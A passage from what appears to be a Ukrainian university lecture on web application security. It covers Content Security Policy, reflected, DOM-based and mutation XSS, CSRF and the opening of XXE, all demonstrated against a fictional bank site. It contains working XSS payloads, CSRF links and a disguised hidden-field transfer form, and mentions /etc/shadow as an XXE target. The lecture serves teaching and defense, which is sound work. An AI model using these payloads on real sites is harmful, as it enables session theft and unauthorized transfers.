CSP дає можливість адміністраторам серверів знизити або повністю усунути вектори, за якими зловмисники можуть провести XSS, за допомогою визначення доменів, які браузер клієнта повинен вважати довіреними джерелами скриптів, що виконуються. У такому разі браузер, сумісний з CSP, буде виконувати лише ті скрипти, які були отримані зі списку дозволених джерел, та ігнорувати інші. Щоб застосувати CSP до програми, розробник вказує кілька директив безпеки вмісту CSP в одному або кількох заголовках Content-Security-Policy або тегах <meta>.

Політики оцінюються браузером під час завантаження сторінки. Браузер перевіряє джерела сторінки та визначає, чи вони відповідають вимогам директив безпеки вмісту. Якщо директиви політики не виконуються для ресурсу, браузер не завантажує ресурс.

CSP підтримується у більшості сучасних браузерів для настільних ПК та мобільних пристроїв, включаючи Chrome, Microsoft Edge, Firefox, Opera та Safari. CSP рекомендується для програм Blazor.

Синтаксис політики:

Content-Security-Policy: <policy-directive>; <policy-directive>

де <policy-directive> складається з: <directive> <value> без внутрішньої пунктуації.

Приклад: вимкнути небезпечний, дозволити лише завантаження ресурсів (зображень, шрифтів, сценаріїв тощо) через https:

Content-Security-Policy: default-src https:

або

```
<meta http-equiv="Content-Security-Policy" content="default-src https:" />
```

Приклад директив можна подивитися, наприклад за цим адресом:

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>

Щоб протестувати політику протягом певного періоду часу без застосування директив політики, задайте для атрибуту `http-equiv` тега `<meta>` або заголовка політики на основі заголовків значення `Content-Security-Policy-Report-Only`. Звіти про збої надсилаються як документи JSON за вказаною URL-адресою.

Наприклад, розглянемо сторінку, розташовану за адресою `http://example.com/signup.html`. Він використовує таку політику, забороняючи все, окрім таблиць стилів із `cdn.example.com`.

```
Content-Security-Policy-Report-Only: default-src 'none'; style-src
cdn.example.com; report-to/_/csp-reports
```

Html код сторінки наступний:

```
<!DOCTYPE html>
<html lang="en-US">
  <head>
    <meta charset="UTF-8" />
    <title>Sign Up</title>
    <link rel="stylesheet" href="css/style.css" />
  </head>
  <body>
    Page content
  </body>
</html>
```

Браузер, який може повідомляти про порушення CSP, надсилатиме наступний звіт як HTTP-запит POST на `http://example.com/_/csp-reports` під час відвідування документу.

Приклад звіту:

```
{
  "csp-report": {
    "blocked-uri": "http://example.com/css/style.css",
    "disposition": "report",
    "document-uri": "http://example.com/signup.html",
    "effective-directive": "style-src-elem",
    "original-policy": "default-src 'none'; style-src cdn.example.com; report-to _/csp-reports",
    "referrer": "",
    "status-code": 200,
    "violated-directive": "style-src-elem"
  }
}
```

Звіт містить повний шлях до ресурсу-порушника в `blocked-uri`, що не завжди так. Наприклад, коли `signup.html` намагатиметься завантажити CSS із

<http://anothercdn.example.com/stylesheet.css>, браузер не включатиме повний шлях, а лише джерело (<http://anothercdn.example.com>). Це зроблено, щоб запобігти витoku конфіденційної інформації про перехресні ресурси.

Єдина вимога, якій повинна задовольняти XSS-атака, щоб класифікуватися як "зберігаючий XSS" – зберігання шкідливого коду в базі даних програми. Код може бути написаний не тільки на JavaScript, а як клієнт зовсім не зобов'язаний виступати виключно браузер.

Відображений XSS відрізняється від збереженого лише тим, що шкідливий код виконується безпосередньо у браузері без ретрансляції через сервер (рисунок 5.2).



Рисунок 5.2 – Відображений XSS

Розглянемо принцип дії відображеного XSS на прикладі вже знайомого вигаданого банку з веб-додатком, розташованим за адресою mega-bank.com. Спробуємо дізнатися, як відкрити новий ощадний рахунок на додаток до поточного. На сайті support.mega-bank.com для цієї мети є рядок пошуку.

Насамперед спробуємо зробити запит `open savings account` («відкрити ощадний рахунок»). Нас перекинуть на URL-адресу

`support.mega-bank.com/search? query=open+savings+account,`

де ми побачимо заголовок: наприклад, 3 результати для запиту `open savings account`.

Змінимо URL-адресу на

`support.mega-bank.com/search? query=open+checking+account.`

Тепер заголовок повідомить, що для запиту `open checking account` («відкрити поточний рахунок») знайдено, наприклад, 4 результати.

З цього можна зробити висновок, що існує взаємозв'язок між параметрами запиту URL та змістом заголовка.

У випадку зі збереженим XSS ми виявили вразливість у формі для запитів до служби підтримки, включивши в текст коментаря теги `<strong></strong>`. Давайте спробуємо додати їх до пошукового запиту:

```
support.mega-bank.com/search?query=open+<strong>checking</strong>+account.
```

Якщо виявиться, що згенерована нами URL дійсно виділив жирним шрифтом фрагмент заголовка на сторінці результатів. Отже, можна спробувати увімкнути параметри запиту сценарій:

```
support.mega-bank.com/search?query=open+<script>alert(test);</script>checking+account.
```

При відкритті цієї URL-адреси завантажуються не тільки результати пошуку, а й вікно оповіщення зі словом test.

Отже, маємо XSS-уразливість, але цього разу на сервері нічого не зберігатиметься. Сервер прочитає наш код та надішле його клієнту. Таку XSS-уразливість називають відображеною.

Виявити відображений XSS набагато складніше, оскільки атаки цього типу націлені безпосередньо на користувача і ніколи не зберігаються у базі даних. У нашому прикладі ми створюємо шкідливе посилання, щоб відправити його користувачеві, якого хочемо атакувати. Це можна зробити електронною поштою, за допомогою реклами в інтернеті та багатьма іншими способами.

Крім того, наш відображений XSS легко замаскувати під реальне посилання. Наприклад, розглянемо такий фрагмент HTML-коду:

```
Ласкаво просимо до сайту MegaBank Fans!  
Головне джерело інформації та посилань від служби підтримки MegaBank.  
<a href="https://mega-bank.com/signup">Стати новим клієнтом</a>  
<a href="https://mega-bank.com/promos">Дивитись рекламні пропозиції</a>  
<a href="https://support.mega-bank.com/search?query=open+<script>alert('test')  
;</script>checking+account"> Створити новий рахунок</a>
```

На цій сторінці три посилання, дві з яких реальні. А ось остання (Створити новий рахунок) перекине користувача на сторінку підтримки. Вікно діалогу, що викликається методом alert(), ніби натякає, що відбувається щось незвичайне. Як і в прикладі зі збереженими XSS, можна легко запустити якийсь код у фоновому режимі. Такий відображений XSS використовує URL-адресу, що спрощує поширення атаки зловмисником.

Більшість відображених XSS-атак потребують додаткових дій від кінцевого користувача, таких як вставка JavaScript у веб-форму.

Отже можна впевнено стверджувати, що відображений XSS набагато гірше виявляється, але його складніше поширити серед широкого кола користувачів.

Остання із трьох основних категорій XSS-атаки – XSS на базі DOM. Це може бути варіант збереженої, так і відображеної XSS-атаки, але для виконання потрібні джерело і приймач в DOM браузера (рисунок 5.3).

На відміну від інших форм XSS для атаки через DOM ніколи не потрібно взаємодії з сервером. Тому є тенденція зараховувати цей тип атаки до нової категорії, яка називається XSS на стороні клієнта.

Оскільки для XSS через DOM не потрібно ніяких дій на сервері, у DOM браузера повинні бути «джерело» та «приймач». Як джерело, як правило, виступає об'єкт DOM, здатний зберігати текст, а приймачем служить DOM API, здатний виконувати збережений у вигляді тексту сценарій.

Оскільки XSS-атака через DOM не пов'язана із сервером, її практично неможливо виявити за допомогою інструментів статичного аналізу чи інших популярних сканерів.

Ситуація з атакою цього типу ускладнюється наявністю багатьох браузерів. Буває, що в реалізації DOM для одного браузера є помилка, а для іншого її немає. Те саме можна

сказати про версії браузерів. Версія 2015 може мати вразливість, в той час як у сучасному браузері вона вже усунена.




Рисунок 5.3 – Схема атаки XSS на базі DOM

Розглянемо цю вразливість на прикладі нашої програми megabank.com.

За адресою invest.mega-bank.com банк пропонує інвестиційний портал для управління накопичувальним пенсійним рахунком. На сторінці investors.mega-bank.com/listing є список фондів, куди можна інвестувати кошти. Меню зліва дозволяє здійснювати пошук та фільтрацію фондів.

Кількість фондів обмежена, тому пошук та сортування відбуваються на стороні клієнта. Пошук на запит oil («нафта») змінить URL-адресу цієї сторінки на investors.mega-bank.com/listing?search=oil.

Аналогічно фільтр usa («США») для перегляду тільки американських фондів згенерує URL-адресу invest.mega-bank.com/listing#usa та автоматично прокрутить сторінку до потрібного списку.

Зміна URL-адреси не завжди означає запит до серверу. Така ситуація не рідкість у сучасних веб-додатках, які використовують власні маршрутизатори на основі JavaScript для покращення взаємодії з користувачем.

На цьому сайті введення шкідливого пошукового запиту не призведе до цікавих результатів. Але важливо зазначити, такі параметри запиту, як search, може бути джерелом XSS-вразливості через DOM. Їх можна знайти у всіх основних браузерах через властивість `window.location.search`.

Так само в DOM можна знайти якір через властивість `window.location.hash`. Тобто впровадження шкідливого коду можливе як у параметр пошукового запиту, так і в якір. Але жодних проблем при цьому не виникне, якщо лише якийсь фрагмент коду на сторінці не викличе виконання сценарію. Саме тому для успіху такої атаки необхідно як джерело, так і приймач.

Уявимо, що MegaBank на цій самій сторінці має такий код:

```
/* Виймаємо з URL-адреси об'єкт #<x>. Шукаємо всі збіги за допомогою функції  
findNumberOfMatches(), передаючи значення параметра hash. */
```

```
const hash = document.location.hash;
const funds = [];
const nMatches = findNumberOfMatches(funds, hash);
/* Записуємо кількість збігів і додаємо до DOM значення hash, щоб поліпшити
досвід користувача. */
document.write(nMatches + ' matches found for ' + hash);
```

Тут значення джерела (`window.location.hash`) використовується для створення тексту, який буде показаний користувачеві. Відображення тексту здійснюється через приймач (`document.write`). Можливі інші варіанти приймачів, деякі з них використовувати простіше, деякі складніше.

Уявіть, що ми створили таке посилання:

```
investors.mega-bank.com/listing#<script>alert(document.cookie);</script>
```

Метод `document.write()` виконає значення якоря як сценарію. У цьому випадку це призведе лише до відображення файлів cookie поточного сеансу, але, як ми бачили в попередніх прикладах XSS-атаки, таким чином можна завдати багато шкоди.

У цьому прикладі для міжсайтового скриптингу не потрібен був сервер, зате були потрібні джерело (`window.location.hash`) і приймач (`document.write`). Якщо впровадити в такий спосіб допустимий рядок, жодних проблем не буде, і впровадження може залишатися непоміченим протягом тривалого часу.

Розглянемо ще одну категорію XSS-атаки.

Маріо Хейдеріх (Mario Heiderich) опублікував статтю «mXSS Attacks: Attacking well-secured Web-Applications by using innerHTML Mutations». Цей документ одним із перших запропонував нову варіацію XSS-атаки: XSS із мутаціями (mutation-based XSS, mXSS). Такі атаки можуть бути націлені на будь-яку технологію відображення на стороні клієнта. Зазвичай вони спрямовані на браузер. Відповідно, вразливими можуть виявитися технології для ПК та мобільних пристроїв, які використовують браузери.

Принцип mXSS-атаки найпростіше зрозуміти на практичному прикладі. На початку 2019 року дослідник безпеки Масато Кінугава (Masato Kinugawa) виявив mXSS-уразливість у бібліотеці Closure, яка використовується службою Google Search.

Як фільтр ця бібліотека використовувала інструмент DOMPurify, який запускався на клієнті (в браузері) і читав кожен рядок перед тим, як дозволити її вставку в елемент `innerHTML`. Такий спосіб очищення рядків, які будуть вводиться в DOM через `innerHTML`, вважається найбільш ефективним.

Фільтрування на стороні сервера працює гірше через відмінності у реалізації браузерів та їх версій. У Google вважали застосування DOMPurify на стороні клієнта надійним рішенням, що однаково працює як у старих, так і в нових браузерах.

Масато використав такий код:

```
<noscript><p title="</noscript><img src=x onerror= alert(1)>">
```

Технічно цей рядок безпечний для DOM, оскільки теги та лапки в ньому розставлені так, що його додавання не призводить до запуску сценарію.

Відповідно, DOMPurify пропускає її як не несучу ризику XSS. Але після завантаження в DOM браузера відбувається деяка оптимізація, і код набуває такого вигляду:

```
<noscript><p title="</noscript>

"">
"
```

Так відбувається тому, що DOMPurify використовує в процесі очищення кореневий елемент `<template>`, який аналізується, але не відображається, а виконання сценаріїв усередині нього вимкнено. При відключених сценаріях тег показує свій вміст; в інших випадках браузер ігнорує все, що міститься в ньому.

Іншими словами, подія `onerror` для зображення всередині засобу фільтрації не може виконувати сценарій, але після завершення очищення та переходу в реальне середовище браузера фрагмент `<p title = "` починає ігноруватися, а фрагмент `img onerror` стає робочим.

Підсумовуючи, у деяких випадках можна сформувати код, який фільтри просто не помітять, оскільки він не розпізнається як сценарій. При цьому в момент запуску в браузері він все ж таки перетвориться на сценарій.

4. Поняття кінцевої точки API

API, скорочено від Application Programming Interface, є набором правил, що дозволяють додатку ділитися своїми даними із сторонніми розробниками. Простіше кажучи, API дозволяє вам взяти їхній матеріал і змусити його працювати з вашим матеріалом. У цьому випадку їхній вміст знаходиться в кінцевій точці API.

Кінцева точка API – це цифрове місце, де API отримує запити щодо конкретного ресурсу на своєму сервері. В API кінцева точка зазвичай є уніфікованим вказівником ресурсу (URL), який забезпечує розташування ресурсу на сервері.

Розглянемо, як працюють API.

Для інтеграції двох програмних програм через Інтернет одна програма, яка називається клієнтом, надсилає запит до API іншої програми. Клієнт може запросити ресурс із бази даних програми або попросити виконати дію на сервері.

Отримавши та перевіряючи запит клієнта, API виконує запитану дію, а потім надсилає відповідь назад клієнту. Ця відповідь включає статус запиту (наприклад, завершений або відхилений) та будь-які ресурси, які запитує клієнт. API зазвичай дозволяють отримати доступ до багатьох ресурсів на сервері.

Наприклад, API соціальної мережі може дозволити клієнтам отримувати та змінювати вміст повідомлень, профілі користувачів та зображення. API новинного сайту дозволить отримати доступ до змісту його статей, авторів та медіа, таких як подкасти та відео.

Як клієнти вказують, до якого ресурсу хочуть отримати доступ у своєму запиті?

Відповідь полягає у використанні правильної кінцевої точки. У своїх запитах клієнти вказують кінцеву точку як URL-адреси. Ця URL-адреса повідомляє серверу: «Ресурс, який мені потрібний, знаходиться в цьому місці».

Кінцева точка – це компонент API, а API – це набір правил, що дозволяють двом програмам спільно використовувати ресурси.

Кінцеві точки — розташування ресурсів, і API використовує URL-адреси кінцевих точок для отримання запитаних ресурсів.

Обговорюючи веб-API, ми говоримо про тип API, що називається REST API, який використовує методи HTTP, що повідомляють API, яку дію слід зробити.

Чотири найпоширеніші методи HTTP у запитах API:

- GET: витягує ресурс;
- POST: створює ресурс;
- PUT: оновлює існуючий ресурс;
- DEL: видаляє ресурс.

Іноді ми знаємо про існування кінцевої точки API, яка підходить для наших цілей, але для доступу до неї потрібні права привілейованого користувача (наприклад, обліковий запис адміністратора).

5. Підробка міжсайтових запитів (CSRF)

Розглянемо процедуру міжсайтової підробки запитів (Cross-Site Request Forgery, CSRF), за допомогою якої адміністратор або власник привілейованого облікового запису виконує операцію від нашого імені. CSRF – це поширення шкідливого посилання, клацання на якому викликає виконання HTTP-запиту GET від імені автентифікованого користувача (рисунок 5.4).




Рисунок 5.4 – Схема атаки CSRF

Розглянемо найпростішу форму CSRF-атаки: зміна параметрів через гіперпосилання.

Більшість гіперпосилань в Інтернеті здійснює HTTP-запит GET. Найчастіше вбудоване в HTML-код посилання виглядає так:

```
<a href="https://my-site.com"></a>.
```

Анатомія HTTP-запиту GET проста і не залежить від того, звідки він відправлений, звідки він прочитаний або як переміщається мережею. Допустимі запити GET повинні відповідати підтримуваній версії специфікації HTTP.

Анатомія HTTP-запиту GET:

```
GET /resource-url?key=value HTTP/1.1  
Host: www.mega-bank.com
```

Кожен такий запит включає HTTP-метод (GET), за яким слідує URL-адреса ресурсу, а потім йде необов'язковий набір параметрів запиту. Параметри запиту починаються після знаку ? і продовжуються до пробілу. Після цього йде специфікація HTTP, а в наступному рядку вказується хост, на якому може бути розташована URL-адреса ресурсу.

Отриманий запит веб-сервер надсилає до відповідного класу роботодавця, який отримує не тільки його параметри, але й додаткову інформацію, що дозволяє

ідентифікувати користувача, який зробив запит. Це тип браузера, з якого надійшов запит, і формат, у якому очікується відповідь.

Розглянемо цю концепцію на прикладі. Маємо наступний клас маршрутизації на стороні сервера:

```
app.get('/account', function(req, res) {  
  if (!req.query) { return res.sendStatus(400); }  
  return res.json(req.query);  
});
```

Це надзвичайно простий маршрут, що виконує лише кілька дій:

- приймає лише HTTP-запити GET до /account;
- у разі відсутності параметрів запиту повертає помилку HTTP 400;
- посилає параметри запиту відправнику у форматі JSON, якщо вони вказані.

Зробимо запит до цієї кінцевої точки з веб-браузера:

```
const xhr = new XMLHttpRequest();  
xhr.onreadystatechange = function() {  
  console.log(xhr.responseText);  
}  
xhr.open('GET', 'https://www.mega-bank.com/account', true);  
xhr.send();
```

У цьому фрагменті коду ініціюємо HTTP-запит GET, у відповідь на який сервер поверне помилку 400, тому що ми не надали жодних параметрів.

Додаємо параметри запиту:

```
const xhr = new XMLHttpRequest();  
const params = 'id=12345';  
xhr.onreadystatechange = function() {  
  console.log(xhr.responseText);  
}  
xhr.open('GET', `https://www.mega-bank.com/account?${params}`, true);  
xhr.send();
```

Незабаром після цього запиту буде повернена, наприклад, відповідь:

```
{  
  id: 12345  
}
```

Він також включатиме код стану HTTP 200, якщо ви перевірите мережевий запит у своєму браузері.

Кінцева точка запиту GET, яку ми проаналізували, відправила дані назад, і, що важливо, вона прочитала надіслані їй параметри запиту. Адресний рядок браузера ініціює HTTP-запити GET так само, як і посилання `<a></a>` у браузері або телефоні. При цьому користувачі практично ніколи не оцінюють, куди веде посилання.

Наприклад, посилання:

```
<a href="https://www.my-website.com?id=123">Мой сайт</a>
```

буде відображатись у браузері як «Мій сайт». Більшість користувачів не знають, що до посилання як ідентифікатор прикріплений параметр. Будь-хто, хто переходить по ній, ініціює запит зі свого браузера, що надсилає цей параметр на відповідний сервер.

Припустимо, що наш вигаданий сайт MegaBank використовує запити GET з параметрами. Подивимося на маршрут на стороні сервера:

```
import session from '../authentication/session';
import transferFunds from '../banking/transfers';

/*
 * Перечисляет средства со счета аутентифицированного пользователя
 * на другой указанный им счет.
 *
 * Аутентифицированный пользователь может указать пересылаемую сумму.
 */
app.get('/transfer', function(req, res) {
  if (!session.isAuthenticated) { return res.sendStatus(401); }
  if (!req.query.to_user) { return res.sendStatus(400); }
  if (!req.query.amount) { return res.sendStatus(400); }

  transferFunds(session.currentUser, req.query.to_user, req.query.amount,
    (error) => {
      if (error) { return res.sendStatus(400); }
      return res.json({
        operation: 'transfer',
        amount: req.query.amount,
        from: session.currentUser,
        to: req.query.to_user,
        status: 'complete'
      });
    });
});
```

На перший погляд, цей маршрут виглядає досить просто. Перевіряється, чи має користувач право доступу до операцій з рахунком і чи був вказаний інший користувач для переказу грошей.

Оскільки для здійснення подібного запиту користувач повинен пройти автентифікацію, при підтвердженні його повноважний код передбачає, що він дійсно хоче переказати зазначену суму вказаній людині.

Розглянемо типову схему CSRF-атаки з підробкою параметрів HTTP-запиту GET:

1. Хакер з'ясовує, що веб-сервер використовує параметри HTTP-запиту GET для здійснення якихось дій (у даному випадку для визначення суми та призначення банківського переказу).

2. Він створює URL з такими параметрами:

```
<a href="https://www.megabank.com/transfer?to_user=<обліковий запис хакера>
&amount=10000">натисніть тут</a>.
```

3. Розробляється стратегія розповсюдження. Це може бути цілеспрямоване відправлення посилання людині, яка має більше шансів увійти до системи і має потрібну суму. Або ж докладаються зусилля, щоб посилання за короткий час побачило якнайбільше людей.

У попередньому прикладі ми змушували користувача виконати запит GET у своєму браузері за допомогою тега гіперпосилання <a>. В якості альтернативи для цієї мети можна використовувати зображення.

На відміну від посилання, зображення виконує HTTP-запит GET відразу після завантаження в DOM. Це означає, що жодних дій від користувача, який завантажує сторінку, не потрібні.

Наприклад:

```

```

Виявивши теги `<img>`, браузер ініціює запит GET до кінцевої точки `src` для завантаження об'єктів зображень. В результаті за допомогою невидимого зображення розміром 0×0 пікселів можна ініціювати CSRF без взаємодії з користувачем. Тобто маємо рисунок 5.5.




Рисунок 5.5 – Схема атаки CSRF з використанням зображення

Аналогічно можна використовувати більшість HTML-тегів, які допускають параметр URL. Розглянемо HTML-тег `<video></video>`. Відео зазвичай завантажується в DOM відразу, залежно від конфігурації браузера. Деякі мобільні браузери не завантажують відео без взаємодії з елементом.

Наприклад:

```
<video width="1280" height="720" controls>
  <source src="https://www.mega-bank.com/transfer?
  to_user=учетная запись хакера&amount=10000" type="video/mp4">
</video>
```

Введене відео діє так само, як і впроваджене зображення. Тому важливо уважно стежити за будь-якими тегамі, які запитують дані із сервера через атрибут `src`. Більшість з них дозволяє ініціювати CSRF-атаку проти кінцевого користувача, що нічого не підозрює.

Ніщо не заважає атакувати у такий спосіб кінцеві точки запитів POST, PUT чи DELETE. Доставка шкідливого коду через запит POST вимагає небагато великих зусиль та взаємодії з користувачем (рисунок 5.6).




Рисунок 5.6 – Схема атаки CSRF з використанням форм

Зазвичай CSRF-атаки через запити POST здійснюються за допомогою форм, оскільки об'єкт `<form></form>` - один із небагатьох, які дозволяють ініціювати запит POST без використання сценарію. Наприклад:

```
<form action="https://www.mega-bank.com/transfer" method="POST">
  <input type="hidden" name="для_пользователя" value="хакер">
  <input type="hidden" name="сумма" value="10000">
  <input type="submit" value="Отправить">
</form>
```

Атрибут `hidden` у вхідних даних форми означає, що поля з цими даними не відображатимуться всередині браузера. Щоб ввести користувачів в оману, у форму можна додати поля, що не викликають підозри. Наприклад:

```
<form action="https://www.mega-bank.com/transfer" method="POST">
  <input type="hidden" name="для_пользователя" value="хакер">
  <input type="hidden" name="сумма" value="10000">
  <input type="text" name="имя_пользователя" value="username">
  <input type="password" name="пароль" value="password">
  <input type="submit" value="Отправить">
</form>
```

В результаті користувач побачить форму входу на реальний сайт.

Але після її заповнення та відправки відбудеться не авторизація на цьому сайті, як припускає користувач, а запит до MegaBank.

У цьому випадку користувач входить до MegaBank, хоча при цьому він взаємодіє з іншим сайтом. Ми використовуємо стан його поточного сеансу для виконання в MegaBank операцій з привілейованим доступом від його імені.

Резюме по CSRF.

Міжсайтова підробка запитів експлуатує довірчі стосунки між браузером, користувачем та веб-сервером/API. За замовчанням браузер вважає, що всі дії на пристрої користувача виконуються від імені користувача.

При натисканні на посилання браузер ініціює від імені користувача HTTP-запит GET незалежно від джерела цього посилання. Довіра до посилання призводить до того, що разом із запитом GET надсилаються дані для аутентифікації.

За своєю суттю CSRF-атаки функціонують завдяки моделі довіри, розробленої комітетами зі стандартів браузерів, такими як WhatWG. Можливо, у майбутньому ці стандарти зміняться, що ускладнить міжсайтову підробку запитів. Але поки що ці атаки поширені в Мережі і легко здійсненні.

Запитання для самоперевірки

1. Які є види атак на веб-додатки?
2. Що таке міжсайтовий скриптинг XSS?
3. У чому суть проведення атаки міжсайтовий скриптинг XSS?
4. Які є основні види XSS-атак?
5. В чому особливість атаки stored XSS?
6. В чому особливість атаки reflected XSS?
7. Що таке кінцева точка API?
8. У чому суть проведення атаки підробка міжсайтових запитів (CSRF)?

Лекція 6. Атаки XML (XXE), SQL-ін'єкція та DoS

1. Атака на зовнішні сутності XML (XXE)
2. Впровадження SQL-коду
3. Відмова в обслуговуванні (DoS)

1. Атака на зовнішні сутності XML (XXE)

Атака на зовнішні сутності XML-документа (XML External Entity, XXE) у багатьох випадках легко здійсненна і призводить до руйнівних наслідків. Вразливість, завдяки якій вона стає можливою, пов'язана з неправильним налаштуванням аналізатора XML у коді програми.

Специфікація XML дозволяє підключати до документа додаткові компоненти — звані зовнішні сутності. Якщо XML-аналізатор не здійснює відповідну перевірку, він може просто завантажити зовнішню сутність і підключити до вмісту XML-документу і таким чином скомпрометувати файли у файловій структурі сервера.

Атака на зовнішні сутності XML часто використовується для компрометації файлів від інших користувачів або доступу до таких файлів, як `/etc/shadow`, де зберігаються облікові дані, необхідні для правильної роботи Unix-сервера.

При прямій XXE-атаці об'єкт XML відправляється на сервер у вигляді зовнішньої сутності (рисунок 6.1). Після його аналізу повертається результат, що включає зовнішню сутність.




Рисунок 6.1 – Прямая XXE-атака

Розглянемо цей вид атаки на прикладі нашого додатку для `mega-bank.com`.

Уявимо, що `mega-bank.com` надає утиліту для створення скріншотів, що дозволяє надсилати їх безпосередньо до служби підтримки.

Ця функціональність має на увазі дуже просту річ: користувач натискає кнопку і створює знімок екрана, який відправляється в службу підтримки.

На стороні клієнта ця функціональність виглядає так:

```

<!--
Простая кнопка. При нажатии вызывает функцию `screenshot()`.
-->
<button class="button"
        id="screenshot-button"
        onclick="screenshot()">
    Send Screenshot to Support</button>

/*
 * Собираем HTML DOM из элемента `content` и XML-анализатором
 * преобразуем текст DOM в формат XML.
 *
 * По HTTP передаем этот XML в функцию, которая сгенерирует из
 * присланного XML скриншот.
 *
 * Скриншот отправляется в службу поддержки для анализа.
 */
const screenshot = function() {
try {
    /*
     * Пытаемся преобразовать элемент `content` в формат XML.
     * При неудаче происходит переход к блоку Catch, но обычно все
     * получается, потому что HTML — это разновидность XML.
     */
    const div = document.getElementById('content').innerHTML;
    const serializer = new XMLSerializer();
    const dom = serializer.serializeToString(div);

    /*
     * После преобразования DOM в XML генерируем запрос
     * к конечной точке, которая преобразует XML в изображение.
     * В результате получим скриншот.
     */
    const xhr = new XMLHttpRequest();
    const url = 'https://util.mega-bank.com/screenshot';
    const data = new FormData();
    data.append('dom', dom);

    /*
     * Если преобразование XML в image прошло успешно,
     * отправляем скриншот в службу поддержки.
     *
     * В противном случае сообщаем пользователю о неудаче.
     */
    xhr.onreadystatechange = function() {
        sendScreenshotToSupport(xhr.responseText, (err) => {
            if (err) { alert('невозможно отправить скриншот.') }
            else { alert('скриншот отправлен!'); }
        });
    };

    xhr.send(data);
